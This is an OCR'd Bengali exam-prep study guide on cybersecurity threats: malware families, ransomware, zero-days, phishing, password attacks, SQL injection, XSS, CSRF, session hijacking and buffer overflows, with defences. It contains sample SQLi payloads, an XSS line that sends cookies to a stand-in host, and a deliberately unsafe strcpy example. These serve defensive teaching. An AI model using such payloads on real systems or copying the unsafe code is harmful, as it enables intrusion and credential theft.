
তারিখ: ২৯.১০.২০২৬
✎ টপার নোটস

সাইবার আক্রমণ, ম্যালওয়্যার ও নেটওয়ার্ক প্রতিরক্ষা

ম্যালওয়্যার · ফিশিং · ওয়েব ও নেটওয়ার্ক আক্রমণ · প্রতিরক্ষা · বাংলাদেশের ঘটনা ও আইন: ১৩ পাতায় পরীক্ষার পূর্ণ প্রস্তুতি



↑ লাল = বেশি আসে, নীল = মূল ধারণা, সবুজ = প্রয়োগ / বাংলাদেশ প্রসঙ্গ

➜ সিলেবাসের যে অংশ

"*Computer Networking and Security*: … *Firewalls*; … *Network security*: *Cryptography, DES, IDEA, public key algorithm; Authentication; Digital signatures* …"। লিখিত পরীক্ষায় যে আক্রমণগুলো আসে (ম্যালওয়্যার, ওয়েব, নেটওয়ার্ক, সোশ্যাল ইঞ্জিনিয়ারিং), সেগুলোর প্রতিরক্ষা এবং বাংলাদেশের ঘটনা ও আইন। ফায়ারওয়ালের ভেতরের কাজ ও সাইফার: আলাদা নোট দেখো।

হাই-ইল্ড তালিকা

① ভাইরাস, ওয়ার্ম, ট্রোজান
② SQLi ও প্রতিরোধ
③ XSS বনাম CSRF
④ MITM, DoS বনাম DDoS
⑤ জিরো-ডে উইন্ডো
⑥ ফিশিংয়ের ধরন
⑦ IDS বনাম IPS, WAF
⑧ রিজার্ভ চুরি ফেব্রু. ২০১৬


সংকেত হলুদ = মূল শব্দ · লাল বৃত্ত = মুখস্থ রাখার তথ্য · **বেগুনি বক্স** = মনে রাখার কৌশল · **লাল বক্স** = পরীক্ষার ফাঁদ · **সবুজ** = সমাধানকৃত উদাহরণ

➜ সূচিপত্র

✓ CIA, থ্রেট বনাম ঝুঁকি, আক্রমণের শ্রেণি … পৃ. ২
✓ ম্যালওয়্যার পরিবার ..... পৃ. ৩
✓ র‍্যানসমওয়্যার ও জিরো-ডে ..... পৃ. ৪
✓ ফিশিং ও পাসওয়ার্ড আক্রমণ … পৃ. ৫
✓ SQL ইনজেকশন ও XSS ..... পৃ. ৬
✓ CSRF, সেশন, বাফার ওভারফ্লো … পৃ. ৭
✓ MITM, DoS/DDoS, LAN আক্রমণ … পৃ. ৮
✓ প্রতিরক্ষা: NGFW, WAF, IDS/IPS … পৃ. ৯
✓ বাংলাদেশের ঘটনা ও সাইবার আইন … পৃ. ১০
✓ সেরা ১০, হ্যাকার, ব্যাংকের ঝুঁকি … পৃ. ১১
✓ আগের রাতের পাতা ..... পৃ. ১২
✓ অনুশীলন MCQ + লিখিত ..... পৃ. ১৩

১ নিরাপত্তার লক্ষ্য, থ্রেট ও আক্রমণের শ্রেণি হাই-ইল্ড

সাইবার নিরাপত্তা (Cyber security) সাইবারস্পেসে (কম্পিউটার, ইন্টারনেট ও এর মধ্য দিয়ে চলা ডেটার বিশ্বব্যাপী জাল) সিস্টেম, নেটওয়ার্ক ও ডেটাকে অননুমোদিত প্রবেশ, ক্ষতি ও বিঘ্ন থেকে রক্ষা করে। এর তিন লক্ষ্য (CIA ত্রয়ী): **গোপনীয়তা** (*Confidentiality*), **অখণ্ডতা** (*Integrity*), **প্রাপ্যতা** (*Availability*); সঙ্গে প্রায়ই অথেনটিকেশন, অথরাইজেশন, অ্যাকাউন্টেবিলিটি (*AAA*) ও নন-রিপিউডিয়েশন।



শব্দ	অর্থ
ভালনারেবিলিটি	একটি দুর্বলতা (প্যাচহীন বাগ, দুর্বল পাসওয়ার্ড, খোলা পোর্ট)
থ্রেট (হুমকি)	যে বিপদ দুর্বলতাকে কাজে লাগাতে পারে (হ্যাকার, ম্যালওয়্যার, বন্যা)
এক্সপ্লয়েট	দুর্বলতা ব্যবহারের কোড বা কৌশল
অ্যাটাক (আক্রমণ)	বাস্তব প্রচেষ্টা: থ্রেট + এক্সপ্লয়েট কাজে
ঝুঁকি (*Risk*)	সম্ভাবনা × প্রভাব; সহজভাবে থ্রেট × দুর্বলতা

➜ প্যাসিভ বনাম অ্যাকটিভ আক্রমণ

প্যাসিভ	অ্যাকটিভ
শুধু **দেখে**; ডেটা অপরিবর্তিত	ডেটা **বদলায়** বা সেবা ব্যাহত করে
আড়ি পাতা, ট্রাফিক বিশ্লেষণ, স্নুপিং	ছদ্মবেশ, রিপ্লে, পরিবর্তন, DoS
ধরা কঠিন → **প্রতিরোধ** (এনক্রিপশন)	ধরা সহজ → **শনাক্ত ও পুনরুদ্ধার**
গোপনীয়তার হুমকি	অখণ্ডতা / প্রাপ্যতার হুমকি

➜ লক্ষ্য অনুযায়ী আক্রমণ (X.800)

- **গোপনীয়তা**: স্নুপিং (*Snooping*: অধিকার ছাড়া তথ্য পড়া/কপি করা), ট্রাফিক বিশ্লেষণ
- **অখণ্ডতা**: পরিবর্তন, **ম্যাসকারেডিং** (অন্যের ছদ্মবেশ), **রিপ্লেয়িং** (ধরা বার্তা আবার পাঠানো), **রিপিউডিয়েশন** (পাঠিয়ে অস্বীকার)
- **প্রাপ্যতা**: ডিনায়াল অব সার্ভিস

সাইবার হুমকির বিরুদ্ধে নিরাপত্তার ধরন **নেটওয়ার্ক** নিরাপত্তা (ফায়ারওয়াল, *IDS/IPS*, *VPN*) · **অ্যাপ্লিকেশন** নিরাপত্তা (নিরাপদ কোডিং, *WAF*) · **এন্ডপয়েন্ট** নিরাপত্তা (*EDR*, প্যাচিং) · **ডেটা** নিরাপত্তা (এনক্রিপশন, ব্যাকআপ, *DLP*) · **আইডেন্টিটি ও অ্যাক্সেস** ব্যবস্থাপনা (*MFA*, ন্যূনতম অধিকার) · **ক্লাউড** নিরাপত্তা · **অপারেশনাল** নিরাপত্তা, দুর্যোগ পুনরুদ্ধার ও ব্যবসায়িক ধারাবাহিকতা · **ব্যবহারকারী সচেতনতা**। নিয়ন্ত্রণ হয় প্রশাসনিক (নীতি, প্রশিক্ষণ), **কারিগরি** (ফায়ারওয়াল, এনক্রিপশন) বা **ভৌত** (তালা, *CCTV*); সময় অনুযায়ী **প্রতিরোধমূলক, শনাক্তকারী, সংশোধনমূলক**। সাইবারস্পেসের সাধারণ হুমকি: ম্যালওয়্যার, ফিশিং, জালিয়াতি, ডেটা ফাঁস, *DDoS*, সাইবার বুলিং ও ভুয়া তথ্য।


মনে রাখার কৌশল "**দুর্বলতা → বিপদ → অস্ত্র → হামলা → হিসাব**" = ভালনারেবিলিটি, থ্রেট, এক্সপ্লয়েট, অ্যাটাক, ঝুঁকি। প্যাসিভ = **উঁকি**; অ্যাকটিভ = **বদল**।

পরীক্ষার ফাঁদ অফিস ভেঙে পরের দিনের প্রশ্নপত্র কপি করা হলো **স্নুপিং** (তথ্যে অননুমোদিত প্রবেশ), ম্যাসকারেডিং নয়। দুর্বলতা না থাকলেও থ্রেট থাকে; ঝুঁকির জন্য দুটোই লাগে।


২ ম্যালওয়্যার পরিবার (Malware) হাই-ইল্ড

ম্যালওয়্যার *(malicious software)* হলো এমন যেকোনো প্রোগ্রাম যা চুরি, গুপ্তচরবৃত্তি, ক্ষতি, এনক্রিপ্ট বা নিয়ন্ত্রণ দখল করতে লেখা। ভাইরাস, ওয়ার্ম, ট্রোজান: **কীভাবে ছড়ায়** তা দিয়ে ভাগ; স্পাইওয়্যার, র‍্যানসমওয়্যার, রুটকিট: **কী করে** তা দিয়ে।


বিষয়	ভাইরাস	ওয়ার্ম	ট্রোজান হর্স
হোস্ট ফাইল লাগে?	**হ্যাঁ**, প্রোগ্রাম/ডকুমেন্টে লেগে থাকে	**না**, স্বাধীন	না, নিজেই ভুয়া প্রোগ্রাম
নিজে কপি হয়?	হ্যাঁ, হোস্ট চালালে	**হ্যাঁ, নিজে নিজে** নেটওয়ার্কে	**না**
ব্যবহারকারীর কাজ লাগে?	হ্যাঁ (ফাইল খোলা/চালানো)	না: নেটওয়ার্কের ত্রুটি কাজে লাগায়	হ্যাঁ: বিশ্বাস করে ইনস্টল করে
সাধারণ ক্ষতি	ফাইল নষ্ট	ব্যান্ডউইথ খায়, পেলোড ফেলে	ব্যাকডোর, ডেটা চুরি
উদাহরণ	*Brain (1986), CIH*	*Morris (1988), WannaCry (2017)*	*Zeus* ব্যাংকিং ট্রোজান, *RAT*



ভাইরাস হোস্টে চড়ে



ওয়ার্ম নিজেই কপি হয়



ট্রোজান: ফাঁদসহ উপহার

- **র‍্যানসমওয়্যার**: ডেটা এনক্রিপ্ট বা লক করে মুক্তিপণ চায় *(পৃ. ৪)*
- **ভাইরাসের ধরন**: বুট-সেক্টর, ফাইল ইনফেক্টর, ম্যাক্রো *(Word/Excel)*, **পলিমরফিক** (প্রতি কপিতে কোড বদলায়), **স্টেলথ** ও মেমরি-রেসিডেন্ট (স্ক্যানার থেকে লুকায়)
- **স্পাইওয়্যার**: গোপনে কার্যকলাপ, পাসওয়ার্ড, ব্রাউজিং সংগ্রহ করে; যেমন কি-লগার, *Pegasus* (ফোন স্পাইওয়্যার)
- **বট / বটনেট**: আক্রান্ত "জম্বি" যন্ত্র, *C&C* সার্ভার নিয়ন্ত্রণ করে; *DDoS* ও স্প্যামে ব্যবহার *(Mirai, 2016, IoT)*
- **লজিক বোমা**: নির্দিষ্ট তারিখ/শর্তে সক্রিয় · **অ্যাডওয়্যার**: জোর করে বিজ্ঞাপন · **ব্যাকডোর/*RAT***: গোপন দূরনিয়ন্ত্রণ
- **রুটকিট**: ফাংশন *(API)* হুকিং দিয়ে কার্নেল/বুট স্তরে নিজেকে ও অন্য ম্যালওয়্যার লুকায়
- **ফাইললেস ম্যালওয়্যার**: মেমরি/*PowerShell*-এ থাকে, ডিস্কে ফাইল নেই

ম্যালওয়্যার থেকে সুরক্ষা *OS* ও অ্যাপ প্যাচ · অ্যান্টিভাইরাস/*EDR* (সিগনেচার + হিউরিস্টিক + আচরণ + স্যান্ডবক্স) · দৈনন্দিন কাজে অ্যাডমিন নয় · ম্যাক্রো বন্ধ · সংযুক্তি ফিল্টার · অফলাইন ব্যাকআপ। অ্যান্টিভাইরাস: *Microsoft Defender, Kaspersky, Bitdefender, ESET, Norton, Avast*।

মনে রাখার কৌশল ভাইরাস = **অতিথি**, হোস্ট লাগে; ওয়ার্ম = **একা হাঁটে**; ট্রোজান = **ধোঁকা**, কখনো কপি হয় না।

পরীক্ষার ফাঁদ ট্রোজান নিজে কপি **হয় না**। যে ভাইরাস সব ড্রাইভে ছড়ায় কিন্তু কিছু মোছে না, সেটিও (ক্ষতিহীন) ভাইরাস; ধীরগতি, ফাইলের আকার বদল, অচেনা প্রসেস ও স্ক্যানে ধরা পড়ে।

৩ র‍্যানসমওয়্যার (Ransomware) হাই-ইল্ড

র‍্যানসমওয়্যার এমন ম্যালওয়্যার যা ভুক্তভোগীর ফাইল এনক্রিপ্ট করে (ক্রিপ্টো) বা স্ক্রিন লক করে (লকার) এবং চাবির বিনিময়ে মুক্তিপণ চায়, সাধারণত ক্রিপ্টোকারেন্সিতে। আধুনিক দলগুলো **ডাবল এক্সটরশন** (আগে ডেটা চুরি, পরে ফাঁসের হুমকি) করে এবং কিট বিক্রি করে ***Ransomware-as-a-Service*** (*RaaS*) হিসেবে।




WannaCry, মে ২০১৭ একটি র‍্যানসমওয়্যার **ওয়ার্ম**: *EternalBlue* এক্সপ্লয়েট (ফাঁস হওয়া *NSA* টুল) দিয়ে ***SMBv1***-এর মাধ্যমে ছড়ায়। *Microsoft* দুই মাস আগে, মার্চ ২০১৭-তে প্যাচ ***MS17-010*** দিয়েছিল; তাই সফলতার মূল কারণ **ব্যবহারকারীরা প্যাচ করেনি**। ২ লাখের বেশি *PC*, ১৫০ দেশ; একটি "কিল-সুইচ" ডোমেইন একে থামায়। দায়: *Lazarus Group*।

→ ওয়ার্কস্টেশন আক্রান্ত: ৫ ধাপ

১. **বিচ্ছিন্ন করো**: নেটওয়ার্ক/*Wi-Fi* খোলো, বন্ধ কোরো না (মেমরির প্রমাণ থাকুক)
২. **শনাক্ত ও পরিধি**: কোন স্ট্রেইন, আর কোন হোস্ট, ডেটা চুরি হয়েছে?
৩. **রিপোর্ট**: *IT* নিরাপত্তা/*CISO*, *CIRT*, প্রয়োজনে নিয়ন্ত্রক; লগ ও প্রমাণ সংরক্ষণ
৪. **নির্মূল ও পুনরুদ্ধার**: পরিষ্কার অফলাইন ব্যাকআপ থেকে; পাসওয়ার্ড বদল
৫. **প্যাচ ও শিক্ষা**: ফাঁক বন্ধ, প্রশিক্ষণ; মুক্তিপণ দিও না

৪ জিরো-ডে ভালনারেবিলিটি, এক্সপ্লয়েট ও আক্রমণ প্রায়ই আসে

সংজ্ঞা জিরো-ডে ভালনারেবিলিটি হলো এমন ত্রুটি যা নির্মাতা জানে না, তাই সমাধানের জন্য **শূন্য দিন**: কোনো প্যাচ নেই। **জিরো-ডে এক্সপ্লয়েট** হলো একে কাজে লাগানোর কোড; **জিরো-ডে আক্রমণ** হলো লক্ষ্যবস্তুর ওপর এর প্রয়োগ। প্যাচ বের হলে ত্রুটিটি ***n-day*** (জানা) দুর্বলতা হয়ে যায়।



যত আগে প্যাচ বসানো হয়, মোট ঝুঁকির সময় তত কম

ব্যাংক / ICB-র জন্য কেন বিপজ্জনক ① **সিগনেচার বা প্যাচ নেই**, তাই অ্যান্টিভাইরাস ও *IDS* ধরতে পারে না ② সপ্তাহের পর সপ্তাহ অজানা থাকে, টাকা বা গ্রাহকের ডেটা ফাঁস হয় ③ মূল্যবান লক্ষ্য রাষ্ট্রীয় হ্যাকারদের টানে। **প্রতিরক্ষা**: আচরণভিত্তিক *EDR*, **ভার্চুয়াল প্যাচিং** (*WAF/IPS* নিয়ম), ন্যূনতম অধিকার, সেগমেন্টেশন, থ্রেট ইন্টেল, প্যাচ এলেই দ্রুত বসানো।

মনে রাখার কৌশল **জিরো** = নির্মাতা ঠিক করার জন্য **শূন্য দিন** পেয়েছে। *থ্রেট = কে, দুর্বলতা = কোথায়, আক্রমণ = কখন ঘটে।*

পরীক্ষার ফাঁদ র‍্যানসমওয়্যার ম্যালওয়্যারের একটি **শ্রেণি**, অবশ্যই ভাইরাস নয়: ট্রোজান হয়ে আসতে পারে বা ওয়ার্ম হয়ে ছড়াতে পারে (*WannaCry*)। *Stuxnet* (২০১০) চারটি জিরো-ডে ব্যবহার করেছিল।

৫ ফিশিং ও সোশ্যাল ইঞ্জিনিয়ারিং হাই-ইল্ড

সোশ্যাল ইঞ্জিনিয়ারিং যন্ত্র নয়, **মানুষকে** প্রভাবিত করে। এর সবচেয়ে প্রচলিত রূপ ফিশিং *(Phishing)*: প্রতারণামূলক ইমেইল, ওয়েবসাইট বা বার্তা দিয়ে পাসওয়ার্ড, কার্ড নম্বর বা *OTP* আদায় করা বা ম্যালওয়্যার চালানো। এটি **জালিয়াতি / পরিচয় চুরি**-এর সঙ্গে সম্পর্কিত, এবং সবসময় অনৈতিক ও বেআইনি।

ধরন	কীভাবে কাজ করে
ইমেইল (গণ) ফিশিং	হাজারজনকে একই ভুয়া "ব্যাংক" মেইল; নকল লগইন পাতার লিংক
স্পিয়ার ফিশিং	ব্যক্তিগত তথ্য ব্যবহার করে একজন ব্যক্তি/প্রতিষ্ঠানকে লক্ষ্য করে
হোয়েলিং / *CEO* জালিয়াতি, *BEC*	উচ্চপদস্থদের লক্ষ্য; "বস"-এর নামে ভুয়া জরুরি ট্রান্সফার আদেশ
ভিশিং · স্মিশিং	ফোন কল (*"bKash* এজেন্ট", "ব্যাংক কর্মকর্তা") · লিংকসহ *SMS*
ফার্মিং	সঠিক *URL* লিখলেও *DNS* বা *hosts* ফাইল বিষাক্ত → ভুয়া সাইট
ক্লোন ফিশিং	আগের আসল মেইলের কপি, লিংক/সংযুক্তি বদলানো
প্রিটেক্সটিং · বেইটিং · টেইলগেটিং	বানানো গল্প · ফেলে রাখা সংক্রমিত *USB* · কর্মীর পেছনে দরজা দিয়ে ঢোকা

ফিশিং চেনার উপায় প্রেরকের ডোমেইন মেলে না *(dutchbangla-bank.co)* · তাড়া বা হুমকি ("২ ঘণ্টায় অ্যাকাউন্ট বন্ধ") · মাউস রাখলে অন্য *URL* · *PIN/OTP* চায় (ব্যাংক কখনো চায় না) · অপ্রত্যাশিত সংযুক্তি (*.exe, .zip*, ম্যাক্রো *.docm*) · সাধারণ সম্বোধন, ভুল ভাষা।

পরীক্ষার ফাঁদ সোশ্যাল মিডিয়া অ্যাকাউন্ট হ্যাক হলেই তা ফিশিং **নয়**: হতে পারে ক্রেডেনশিয়াল স্টাফিং, ম্যালওয়্যার, সেশন চুরি বা *SIM* সোয়াপ। স্পিয়ার ফিশিংয়ের পার্থক্য **লক্ষ্য নির্দিষ্ট** হওয়ায়, মাধ্যমে নয়। ইমেইলের সংযুক্তি নামিয়ে খুললে কোড চলে = **ফিশিংয়ের মাধ্যমে ম্যালওয়্যার** (প্রায়ই ট্রোজান)।

৬ পাসওয়ার্ড আক্রমণ প্রায়ই আসে

- **ব্রুট ফোর্স**: *সব* সংমিশ্রণ চেষ্টা; কি-স্পেস = N^L (*N* প্রতীক, দৈর্ঘ্য *L*)
- **ডিকশনারি**: প্রচলিত শব্দ চেষ্টা (*123456, password, admin*)
- **ক্রেডেনশিয়াল স্টাফিং**: ফাঁস হওয়া ইউজার/পাসওয়ার্ড জোড়া অন্য সাইটে চেষ্টা
- **রেইনবো টেবিল**: আগে থেকে হিসাব করা *hash* → পাসওয়ার্ড; সল্টিং একে ব্যর্থ করে
- **কি-লগার, শোল্ডার সার্ফিং**: টাইপ করার সময়ই ধরে ফেলা
- **বার্থডে আক্রমণ**: প্রায় $2^{n/2}$ চেষ্টায় *hash* সংঘর্ষ পায়, তাই *64*-বিট *hash* ~2^{32}-এ ভাঙে (জাল বার্তার *hash* স্বাক্ষরিত বার্তার সমান হয়)
- **প্রতিরক্ষা**: *MFA*, লকআউট/রেট লিমিট, দীর্ঘ পাসফ্রেজ, সল্টসহ *bcrypt/Argon2*

সমাধানকৃত উদাহরণ ৪ অঙ্কের *ATM PIN*: 10^4 = **10,000** সংমিশ্রণ; লকআউটের আগে ৩ বার চেষ্টায় সফলতা *3/10,000 = 0.03 %*। ৮ অক্ষরের ছোট হাতের পাসওয়ার্ড: $26^8 \approx 2.1 \times 10^{11}$; সেকেন্ডে 10^9 চেষ্টায় অফলাইনে মাত্র ~৩.৫ মিনিট। ১২+ মিশ্র অক্ষর ব্যবহার করো।

মনে রাখার কৌশল ***V**ishing* = ***V**oice* (কণ্ঠ), ***Sm**ishing* = ***SMS***, হোয়েলিং = বড় **তিমি** (বস)।

চুরি হওয়া ডেটা ডার্ক ওয়েবে বিক্রি হয়; পরিচয় চুরি, কার্ড জালিয়াতি, চাঁদাবাজি ও নতুন ফিশিংয়ে ব্যবহৃত হয়।

৭ SQL ইনজেকশন (SQLi) হাই-ইল্ড

সংজ্ঞা SQL ইনজেকশন ঘটে যখন ব্যবহারকারীর ইনপুট সরাসরি SQL স্টেটমেন্টে জুড়ে দেওয়া হয়, ফলে ইনপুট SQL কোড হিসেবে চলে। ফল: লগইন এড়ানো, সব টেবিল পড়া, ডেটা বদলানো বা মোছা, এমনকি OS কমান্ড (OWASP **Injection**)।

```
q = "SELECT * FROM users WHERE name='" + u + "' AND pass='" + p + "'";  // unsafe
u = admin'--          → name='admin'--' ...  password check cut off
p = x' OR '1'='1      → pass='x' OR '1'='1'  always true: login bypass
u = '; DROP TABLE users;--                   stacked query wipes data
```

ধরন

- **ইন-ব্যান্ড**: এরর-ভিত্তিক, **UNION**-ভিত্তিক (`' UNION SELECT card_no, pin FROM cards--`)
- **ব্লাইন্ড**: বুলিয়ান (পাতা বদলায়) বা **সময়-ভিত্তিক** (`SLEEP(5)`)
- **আউট-অব-ব্যান্ড**: DNS/HTTP দিয়ে ডেটা বাইরে পাঠানো

প্রতিরোধ ① **প্যারামিটারাইজড কোয়েরি** / প্রিপেয়ার্ড স্টেটমেন্ট (ডেটা কখনো কোড হয় না) ② ডায়নামিক SQL ছাড়া স্টোরড প্রসিডিউর ③ অ্যালাউ-লিস্ট ইনপুট যাচাই ④ ন্যূনতম অধিকারের DB অ্যাকাউন্ট (DROP নয়) ⑤ DB এরর লুকানো ⑥ বাড়তি স্তর হিসেবে WAF।

```
PreparedStatement s = con.prepareStatement(     // safe: ? = data only
    "SELECT * FROM users WHERE name=? AND pass=?");
s.setString(1, u);  s.setString(2, p);
```

৮ ক্রস-সাইট স্ক্রিপ্টিং (XSS) হাই-ইল্ড

সংজ্ঞা XSS একটি বিশ্বস্ত ওয়েব পাতায় ক্লায়েন্ট-সাইড স্ক্রিপ্ট (JavaScript) ঢুকিয়ে দেয়; ভুক্তভোগীর ব্রাউজার সাইটের অধিকার নিয়ে তা চালায়, ফলে সেশন কুকি চুরি, কি-স্ট্রোক লগ, পাতা বিকৃত বা ব্যবহারকারী সেজে কাজ করা যায়। SQLi আক্রমণ করে **সার্ভারের ডেটাবেসে**; XSS আক্রমণ করে **অন্য ব্যবহারকারীর ব্রাউজারে**।

ধরন	পেলোড কীভাবে ভুক্তভোগীর কাছে পৌঁছায়
স্টোরড (স্থায়ী)	সার্ভারে জমা থাকে (মন্তব্য, প্রোফাইল) → **প্রত্যেক** দর্শককে যায়; সবচেয়ে বিপজ্জনক
রিফ্লেক্টেড	বানানো লিংক/সার্চ প্যারামিটারে → যে **ক্লিক করে** তার কাছে একবার ফেরত আসে
DOM-ভিত্তিক	পাতার নিজের JavaScript অবিশ্বস্ত ডেটা (যেমন `location.hash`) DOM-এ লেখে; সার্ভারে যায়ই না

```
<script>new Image().src="//evil.example/?c="+document.cookie</script>  // cookie theft
```


XSS ঠেকাও প্রসঙ্গ অনুযায়ী **আউটপুট এনকোডিং** (<-এর জায়গায় `<`) · ইনপুট যাচাই · HTML স্যানিটাইজ (DOMPurify) · **Content Security Policy** হেডার · **HttpOnly** কুকি (স্ক্রিপ্ট পড়তে পারে না) · স্বয়ংক্রিয় এস্কেপ করা ফ্রেমওয়ার্ক।

মনে রাখার কৌশল SQLi কথা বলে **S**erver-এর ডেটাবেসের সঙ্গে; **XSS** চলে (e**X**ecutes) ব্রাউজারে। স্টোরড = পেতে রাখা মাইন, রিফ্লেক্টেড = বুমেরাং।

পরীক্ষার ফাঁদ শুধু কোট এস্কেপ করা SQLi-এর পূর্ণ সমাধান নয়; প্রিপেয়ার্ড স্টেটমেন্টই সমাধান। HTTPS XSS বা SQLi থামায় না।

৯ ক্রস-সাইট রিকোয়েস্ট ফোরজারি (CSRF) হাই-ইল্ড

সংজ্ঞা *CSRF* একজন লগইন করা ব্যবহারকারীর ব্রাউজারকে দিয়ে অনাকাঙ্ক্ষিত রিকোয়েস্ট পাঠায় এমন সাইটে, যে সাইট ব্রাউজারকে বিশ্বাস করে। ব্রাউজার নিজে থেকেই সেশন কুকি জুড়ে দেয়, তাই জাল রিকোয়েস্টও আসল মনে হয়। *XSS* কাজে লাগায় সাইটের প্রতি ব্যবহারকারীর বিশ্বাস; *CSRF* কাজে লাগায় **ব্রাউজারের প্রতি সাইটের বিশ্বাস**।



CSRF ঠেকাও ① ***anti-CSRF* টোকেন** (র‍্যান্ডম, প্রতি সেশন/ফর্মে, সার্ভার যাচাই করে) ② ***SameSite=Lax/Strict*** কুকি ③ ***Origin/Referer*** হেডার যাচাই ④ টাকা পাঠাতে আবার অথেনটিকেশন বা *OTP* ⑤ *GET* দিয়ে কখনো অবস্থা বদলাবে না।

১০ সেশন হাইজ্যাকিং প্রায়ই আসে

আক্রমণকারী একটি বৈধ সেশন *ID* (কুকি বা টোকেন) হাতিয়ে পাসওয়ার্ড ছাড়াই ব্যবহারকারী সেজে কাজ করে। উপায়: *HTTPS*-হীন খোলা *Wi-Fi*-তে স্নিফিং, *XSS* দিয়ে কুকি চুরি, **সেশন ফিক্সেশন** (লগইনের আগে জানা *ID* বসিয়ে দেওয়া), অনুমেয় *ID*।

সমাধান সর্বত্র *HTTPS* + *HSTS* · কুকিতে ***Secure, HttpOnly, SameSite*** · **লগইনে নতুন সেশন *ID*** · দীর্ঘ র‍্যান্ডম *ID* · নিষ্ক্রিয়তা ও সর্বোচ্চ টাইমআউট · লগআউটে সার্ভারেও বাতিল।

১১ বাফার ওভারফ্লো প্রায়ই আসে

সংজ্ঞা প্রোগ্রাম কোনো বাফারে **ধারণক্ষমতার চেয়ে বেশি ডেটা লেখে**, ফলে পাশের মেমরি মুছে যায়। স্ট্যাকে এটি সংরক্ষিত **রিটার্ন অ্যাড্রেস** বদলে দিতে পারে, তখন ফাংশন "ফেরে" আক্রমণকারীর কোডে। *C/C++*-এ বেশি ঘটে।

```
void login(char *in) {
  char buf[8];
  strcpy(buf, in);   /* no length check */
}
/* long input overwrites the return
   address → jumps to attacker code */
```

